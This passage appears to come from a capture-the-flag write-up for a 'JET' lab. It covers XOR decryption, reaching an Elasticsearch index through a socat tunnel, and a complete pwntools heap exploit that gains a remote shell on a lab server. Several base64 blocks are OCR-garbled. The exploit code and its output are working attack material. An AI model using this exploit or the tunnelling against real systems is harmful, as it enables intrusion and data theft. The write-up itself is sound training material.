            keyPos += 1
    hexVal = ''
    for n in xored:
        hexVal += n
    return hexVal
with open('message.txt') as f:
    content = f.read()
key = sys.argv[1]
with open('encrypted.txt', 'w') as f:
    output = f.write(binascii.unhexlify(superCrypt(content, key)))
$
So, its xoring with the secret key, so we do a multi_byte_xor brute:
We used the following tool: https://github.com/nccgroup/featherduster
We copied the encrypted.txt in to our box:
$ cat encrypted.txt | base64
OwaPGR1FGgQWDE9peCkKGQAHRQwTUgQbCUIIAEMbAhMEAQcEDQFSAx4LBgAABFIdBgwSAQEKGxVF
GBAQSRkGEBwKHxZJRS8aFQwZRQsaThMAAA00UwcKQyYjKVcMDAMLAAYGDAVSUyQQH1IRHwBCDQsV
FwMMGxYBFkMBHUURDBpJBxdSDhAKA1JvaScXAhYXBqAABFIWDB4BUxERFBsLHqsFSQMCBqoRAhIf
```

SUM8UgQTAQcNThcaCkMfBBxFARwcBAUMBxp0BR0dQx8bFkUREB8KAwBCDBYTHgAKHxIHDAwbUhEF BASHBw0VTwoFUxYdExkdDAMIB0cUCqJBQz8bFkUTFAEWAAoQDU4KAU8XAxZTFqIYF0UAAEIcHQZS GwxLFh0GEQwCEVcKFxtOAB0CDh4dGgYCARsKGRZMYyMCGQpDGAYBAEMBGgoEAEILBw0THQoOAFME ERBSDhIVFkkdAhQKQmF5JwpDGBM0EkUbBhsRUgMKDRZTAAIGGwAFRStJBgIECkMKHwEAAhELRQQV Ax4ABhZPCqUABwQNFhcWVwoESRoLF08VHh8dABEUEAkSRQAAAAIABqYYUx8MEAEXCx4LBUkBDVIA FhlTAAARAxcXWW9oPQYGUh8MGQcARQIHF0VCUFdcTgIcC0NcRERSTX86BAEAQg8bDVIODQ9TGAAG BVIMAOURCAqGU2VpITYnHhFGA1YWEVMHCTWRB1cZACxUDSoBVBoVDloxG0IdPAxABxY8DEIQKFUV B10HD2VpYTAbAAYHAUVaRSMFCxt4ZU5GXl5ITlhfSFpIT0RDTl9CTkZeXkh0WF9IWkhPRENOX0J0 R15eSE5YX0haSE9EQ05fQk5GX15IT1hfSFpIT0RDT19CTkZeXkh0WF9IfTEKAB1DFwICAh9TBAOR UqQZHEIPBw8XHEMfARILEBqbEQMABkkZCqYHQwIHUwQREFIGGASEAAoGHBsKCh9TBA0RUqwZEQcH CqYWTxAEHxYJGlUUCqVFfqELQwccBkscFUUXHRdFHgsGABgKFhoCB1McF0MQHBEeERtJGgxSGAsE H1MRCxALRRYXB0kPBxYdBhgAFgFNVTsDVxwNHE4LExkGSwEWBgYcBAATRRYBBxBSCg4KGh9FChtS AAUXDRt0Ex4KAhgWUwsMARsDDkUWAQtDARYQHxYeRQ4UHAQQABBHTjcaBhBLHhYWEBQVAFcGDQca AhsBEEsQHAsFHBYAGRELCAJDGwEFBAEeBBccHQtXBAwNTgoBTwoFBxYLBxAWRRgLDhB0BR0dQx8b FkUKGxYMAQwGHA8PUqECBhYXS0M8FEUOChdJDxEXTw0EB1MRCxBSCxYIBw10AhYLEQ4AAAAGVQsK AkURAQEWHgtDBRwHRQccARYSCAsHDxcXQ0MPGgARERwQEAMAQgYcQxEAExJTBw0KBlIAWggDAAJN Uj8PDhIAAEMbHREeAxtJGqsXTxAOHRcAEVUbCBoABqAPFxcDGksRCkUGWB8EHqlCAAhDCwAWSxsS EwzvaaauaasfCwdSGwsCafMaThqTDBtFABB0DhscFwoYFkUCGxZFEwa0DBoGUhsLagBTAE4YEwwb RQQbAQ5SFgweAVMWGgYGABpLQiAIQwsAFksSAQBDGx0RVxEKDE4KHBsGBRcWAUMHFwYeFQsMABdS FgweUxIXB1UcCgMMBAALB1IbCwoHUwEKBhEJGBYLBw1PUgwMGwoaCwRZUgEeFhYbBwEHGwoFFFMK EVUGBBwMDA50AhwWQwoQBwwMG1IMGUUQDAIKEwEADlMcC0MBGgBXBg0HGgYCGxBLHBVFFx0bFlcM DA8BER80FwIcHUUKBlIWAxcLChoPC08TGRwbDAEcBgATS2hEQ05fQk5GXl5ITlhfSFpIT0RDT19C

TkZeXkhOWF9IWkhPRENOX0JOR15eSE5YX0haSE9EQ05fQk5GX15IT1hfSFpIT0RDT19CTkZeXm8=

\$ echo

"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" base64 -d > encrypted.txt

> python xorcrack.py encrypted.txt
Hello mate!

First of all an important finding regarding our website: Login is prone to SQL injection! Ask the developers to fix it asap!

Regarding your training material, I added the two binaries for the remote exploitation training in exploitme.zip. The password is the same we use to encrypt our communications.

Make sure those binaries are kept safe!

To make your life easier I have already spawned instances of the vulnerable binaries listening on our server.

The ports are 5555 and 7777. Have fun and keep it safe!

JET{r3p3at1ng_ch4rs_1n_s1mpl3_x0r_g3ts_y0u_0wn3d}

Cheers - Alex

.....

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```
Cracked Key: securewebincrocks
# Flag 8 (Elasticity)
# We have run on the server: socat tcp-listen:8080,reuseaddr,fork
tcp:localhost:9300 &
Elastic Search Transport client API -> port 9300 (Java)
REST -> port 9200
Program to list all indices and dumps all the results of "test" index
Program.java:
package eu.alamot.elas;
import
org.elasticsearch.action.admin.indices.exists.indices.IndicesExistsResponse;
import org.elasticsearch.action.admin.indices.get.GetIndexRequest;
import org.elasticsearch.action.admin.indices.get.GetIndexResponse;
import org.elasticsearch.client.Client;
import org.elasticsearch.client.IndicesAdminClient;
import org.elasticsearch.client.transport.TransportClient;
import org.elasticsearch.common.settings.Settings;
import org.elasticsearch.common.transport.TransportAddress;
import org.elasticsearch.transport.client.PreBuiltTransportClient;
import\ org. elastic search. cluster. health. Cluster Health Status;
import org.elasticsearch.cluster.health.ClusterIndexHealth;
import org.elasticsearch.action.admin.cluster.health.ClusterHealthResponse;
import org.elasticsearch.action.search.SearchResponse;
import org.elasticsearch.search.SearchHit;
import java.net.InetAddress;
import java.net.InetSocketAddress;
import java.util.Map;
public class Program {
 public static void main(String[] args) {
    System.out.println("HELLO!");
    byte[] ipAddr = new byte[]{10, 13, 37, 10};
    Client client = new
PreBuiltTransportClient(Settings.EMPTY).addTransportAddress(new
TransportAddress(new InetSocketAddress("10.13.37.10", 8080))); // socat tcp-
listen:8080, reuseaddr, fork tcp:localhost:9300 &
    System.out.println(client.toString());
    ClusterHealthResponse healths =
client.admin().cluster().prepareHealth().get();
    for (ClusterIndexHealth health : healths.getIndices().values()) {
        String index = health.getIndex();
        System.out.println(index);
    }
    SearchResponse searchResponse =
client.prepareSearch("test").execute().actionGet();
        SearchHit[] results = searchResponse.getHits().getHits();
```

for(SearchHit hit : results){

String sourceAsString = hit.getSourceAsString();

System.out.println(sourceAsString);


```
}
    client.close();
}
kali :: /root/es # ./gradlew run
:compileJava UP-TO-DATE
:processResources UP-TO-DATE
:classes UP-TO-DATE
:run
HELLO!
2018-04-05 10:31:51 [main] INFO PluginsService:181 - no modules loaded
2018-04-05 10:31:51 [main] INFO PluginsService:184 - loaded plugin
[org.elasticsearch.index.reindex.ReindexPlugin]
2018-04-05 10:31:51 [main] INFO PluginsService:184 - loaded plugin
[org.elasticsearch.join.ParentJoinPlugin]
2018-04-05 10:31:51 [main] INFO PluginsService:184 - loaded plugin
[org.elasticsearch.percolator.PercolatorPlugin]
2018-04-05 10:31:51 [main] INFO PluginsService:184 - loaded plugin
[org.elasticsearch.script.mustache.MustachePlugin]
2018-04-05 10:31:51 [main] INFO PluginsService:184 - loaded plugin
[org.elasticsearch.transport.Netty4Plugin]
maintenance
  "timestamp": "2017-11-13 08:31",
  "subject": "Just a heads up Rob",
  "category": "admin",
  "draft": "no".
  "body": "Hey Rob - just so you know, that information you wanted has been
sent."
}
  "timestamp": "2017-11-10 07:00",
  "subject": "Maintenance",
  "category": "maintenance",
  "draft": "no",
  "body": "Performance to our API has been reduced for a period of 3 hours.
Services have been distributed across numerous suppliers, in order to reduce any
future potential impact of another outage, as experienced yesterday"
}
  "timestamp": "2017-11-13 08:30",
  "subject": "Details for upgrades to EU-API-7",
  "category": "admin",
  "draft": "yes",
  "body": "Hey Rob, you asked for the password to the EU-API-7 instance. You
didn not want me to send it on Slack, so I am putting it in here as a draft
document. Delete this once you have copied the message, and don _NOT_ tell
_ANYONE_. We need a better way of sharing secrets. The password is
purpl3un1c0rn_1969. -Jason JET{3sc4p3_s3qu3nc3s_4r3_fun}"
}
  "timestamp": "2017-11-13 13:32",
  "subject": "Upgrades complete",
  "category": "Maintenance",
```

```
"draft": "no".
  "body": "All upgrades are complete, and normal service resumed"
}
  "timestamp": "2017-11-09 15:13",
  "subject": "Server outage",
 "category": "outage",
"draft": "no",
"body": "Due to an outage in one of our suppliers, services were unavailable
for approximately 8 hours. This has now been resolved, and normal service
resumed"
}
{
  "timestamp": "2017-11-13 13:40",
  "subject": "Thanks Jazz",
  "category": "admin",
  "draft": mo",
  "body": "Thanks dude - all done. You can delete our little secret. Kind
regards, Rob"
}
  "timestamp": "2017-11-13 08:27",
  "subject": "Upgrades",
  "category": "maintenance",
  "draft": "no",
  "body": "An unscheduled maintenance period will occur at 12:00 today for
approximately 1 hour. During this period, response times will be reduced while
services have critical patches applied to them across all suppliers and
instances"
BUILD SUCCESSFUL
Total time: 5.228 secs
kali :: /root/es #
So, the flag is: JET{3sc4p3_s3qu3nc3s_4r3_fun}
# Flag 9 (Member Manager)
membermanager_exploit.py:
from pwn import *
LOCAL = False
if LOCAL:
    c = process('./babyheap')
    iolist_diff = 0x3aa500
    read\_diff = 0xe93c0
    sys_diff = 0x43360
else:
    c = remote('10.13.37.10', 5555)
    iolist_diff = 0x3c5520
    read\_diff = 0xf7250
    sys_diff = 0x45390
```

```
def add(size, content):
   c.sendline('1')
   c.recvuntil('size:')
   c.sendline(str(size))
   c.recvuntil('username:')
   c.sendline(content)
   c.recvuntil('6. exit')
def edit(id, mode, content):
   c.sendline('2')
   c.recvuntil('2. insecure edit')
   c.sendline(str(mode))
   c.recvuntil('index:')
   c.sendline(str(id))
   c.recvuntil('new username:')
   c.sendline(content)
   c.recvuntil('6. exit')
def ban(id):
   c.sendline('3')
   c.recvuntil('index:')
   c.sendline(str(id))
   c.recvuntil('6. exit')
def change(name):
   c.sendline('4')
   c.recvuntil('enter new name:')
   c.sendline(name)
# PREPARE
name = "A" * 8
c.recvuntil('enter your name:')
c.sendline(name)
# EXPLOIT
add(0x88, "A" * 0x88) # 0 ; chunk to overflow from
add(0x100, "B" * 8) # 1; (size >= 0x100) = 0x110
payload = "D" * 0x160 # filling
                       # fake prev
payload += p64(0)
payload += p64(0x21) # fake size + PREV_INUSE < important
add(0x500, payload)
                     # 2 ; 0x510 chunk
add(0x88, "E" * 8)
                      # 3 ; prevent top consolidation
c.recv()
ban(2) # put in unsortedbin
payload = "A" * 0x88 # filling
payload += p16(0x281) # next fake size
edit(0, 2, payload) # using insecure edit for doing that
c.recv()
c.sendline('5')
c.recvline()
libc_read = int(c.recvline()[:-1], 10)
libc_base = libc_read - read_diff
libc_system = libc_base + sys_diff
print 'libc_base @ ' + hex(libc_base)
c.recv()
payload = p64(0) * 3
                                 # filling
payload += p64(libc_system)
                                 # __overflow
change(payload)
_IO_list_all = libc_base + iolist_diff
name_ptr = 0x6020a0
payload = "B" * 8*32
                                    # overflow to victim chunk
```

```
payload += '/bin/sh\x00'
                                    # fake prev
payload += p64(0x61)
                                    # fake shrinked size
payload += p64(0)
                                   # fake FD
payload += p64(_I0_list_all - 0x10) # fake BK
payload += p64(2)
                                   # fp->_IO_write_base
                               # fp->_IO_write_ptr
payload += p64(3)
payload += p64(name_ptr) # fake *v
                                   # fake *vtable
edit(1, 1, payload)
                                   # use secure edit
#
sleep(2)
pause()
c.recv()
c.sendline('1')
c.recvuntil('size:')
c.sendline(str(0x80))
# INTERACTIVE
c.interactive()
> python membermanager_exploit.py
[+] Opening connection to 10.13.37.10 on port 5555: Done
libc_base @ 0x7f53d7e15000
[*] Paused (press any to continue)
[*] Switching to interactive mode
*** Error in `/home/membermanager/membermanager': malloc(): memory corruption:
0x00007f53d81da520 ***
===== Backtrace: ======
/lib/x86_64-linux-gnu/libc.so.6(+0x777e5)[0x7f53d7e8c7e5]
/lib/x86_64-linux-gnu/libc.so.6(+0x8213e)[0x7f53d7e9713e]
/lib/x86_64-linux-gnu/libc.so.6(__libc_malloc+0x54)[0x7f53d7e99184]
/home/membermanager/membermanager[0x400959]
/home/membermanager/membermanager[0x400e31]
/lib/x86_64-linux-gnu/libc.so.6(__libc_start_main+0xf0)[0x7f53d7e35830]
/home/membermanager/membermanager[0x4007a9]
===== Memory map: ======
00400000-00402000 r-xp 00000000 fc:00 805670
/home/membermanager/membermanager
00601000-00602000 r--p 00001000 fc:00 805670
/home/membermanager/membermanager
00602000-00603000 rw-p 00002000 fc:00 805670
/home/membermanager/membermanager
01ea4000-01ec6000 rw-p 00000000 00:00 0
                                                                          [heap]
7f53d0000000-7f53d0021000 rw-p 00000000 00:00 0
7f53d0021000-7f53d4000000 ---p 00000000 00:00 0
7f53d7bff000-7f53d7c15000 r-xp 00000000 fc:00 1311245
/lib/x86_64-linux-gnu/libgcc_s.so.1
7f53d7c15000-7f53d7e14000 ---p 00016000 fc:00 1311245
/lib/x86_64-linux-gnu/libgcc_s.so.1
7f53d7e14000-7f53d7e15000 rw-p 00015000 fc:00 1311245
/lib/x86_64-linux-gnu/libgcc_s.so.1
7f53d7e15000-7f53d7fd5000 r-xp 00000000 fc:00 1311406
/lib/x86_64-linux-gnu/libc-2.23.so
7f53d7fd5000-7f53d81d5000 ---p 001c0000 fc:00 1311406
/lib/x86_64-linux-gnu/libc-2.23.so
7f53d81d5000-7f53d81d9000 r--p 001c0000 fc:00 1311406
/lib/x86_64-linux-gnu/libc-2.23.so
7f53d81d9000-7f53d81db000 rw-p 001c4000 fc:00 1311406
/lib/x86_64-linux-gnu/libc-2.23.so
7f53d81db000-7f53d81df000 rw-p 00000000 00:00 0
7f53d81df000-7f53d8205000 r-xp 00000000 fc:00 1311404
/lib/x86_64-linux-gnu/ld-2.23.so
```

```
7f53d83f8000-7f53d83fb000 rw-p 00000000 00:00 0
7f53d8403000-7f53d8404000 rw-p 00000000 00:00 0
7f53d8404000-7f53d8405000 r--p 00025000 fc:00 1311404
/lib/x86 64-linux-gnu/ld-2.23.so
7f53d8405000-7f53d8406000 rw-p 00026000 fc:00 1311404
/lib/x86_64-linux-gnu/ld-2.23.so
7f53d8406000-7f53d8407000 rw-p 00000000 00:00 0
7fff2dafc000-7fff2db1d000 rw-p 00000000 00:00 0
                                                                            [stack]
7fff2db8a000-7fff2db8d000 r--p 00000000 00:00 0
                                                                            [vvar]
7fff2db8d000-7fff2db8f000 r-xp 00000000 00:00 0
                                                                            [vdso]
fffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0
[vsyscall]
$ 1s
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd /home
$ 1s
alex
ch4p
g0blin
leak
membermanager
memo
tony
$ cd membermanager
$ 1s
alamot_was_here
flag.txt
membermanager
$ cat flag.txt
JET{h34p_f0r_73h_b4bi3z}
```



\$

```
So, the flag is: JET{h34p_f0r_73h_b4bi3z}
#Flag 10 (More Secrets)
$ cd /home/tony
$ 1s
key.bin.enc
kevs
secret.enc
$
$ cd keys
$ 1s
public.crt
$ cat public.crt
----BEGIN PUBLIC KEY----
MIIBIDANBgkqhkiG9w0BAQEFAAOCAQ0AMIIBCAKBgQGN24SSfsyl/rFafZuCr54a
BqEpk9fJDFa78Qnk177LTPwWgJPdgY6ZZC9w7LWuy9+fSFfDnF4PI3DRPDpvvqmB
jQh7jykg7N4FUC5dkqx4gBw+dfDfytHR1LeesYfJI6KF7s0FQhY0ioCVyYGmNQop
lt34bxbXgVvJZUMfBFC6LQKBgQCkzWwClLUdx08Ezef0+356nNLVml7eZvTJkKjl
2M6sE8sHiedfyQ4Hvro2yfkrM0bcEZHPnIba0wZ/8+cgzNxpNmtkG/CvNrZY81iw
2lpm81KVmMIG0oEHy9V8RviVOGRWi2CItuiV3AUIjKXT/TjdqXcW/n4fJ+8YuAML
```

----END PUBLIC KEY----\$

UCV4ew==

\$ cat secret.enc | base64

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 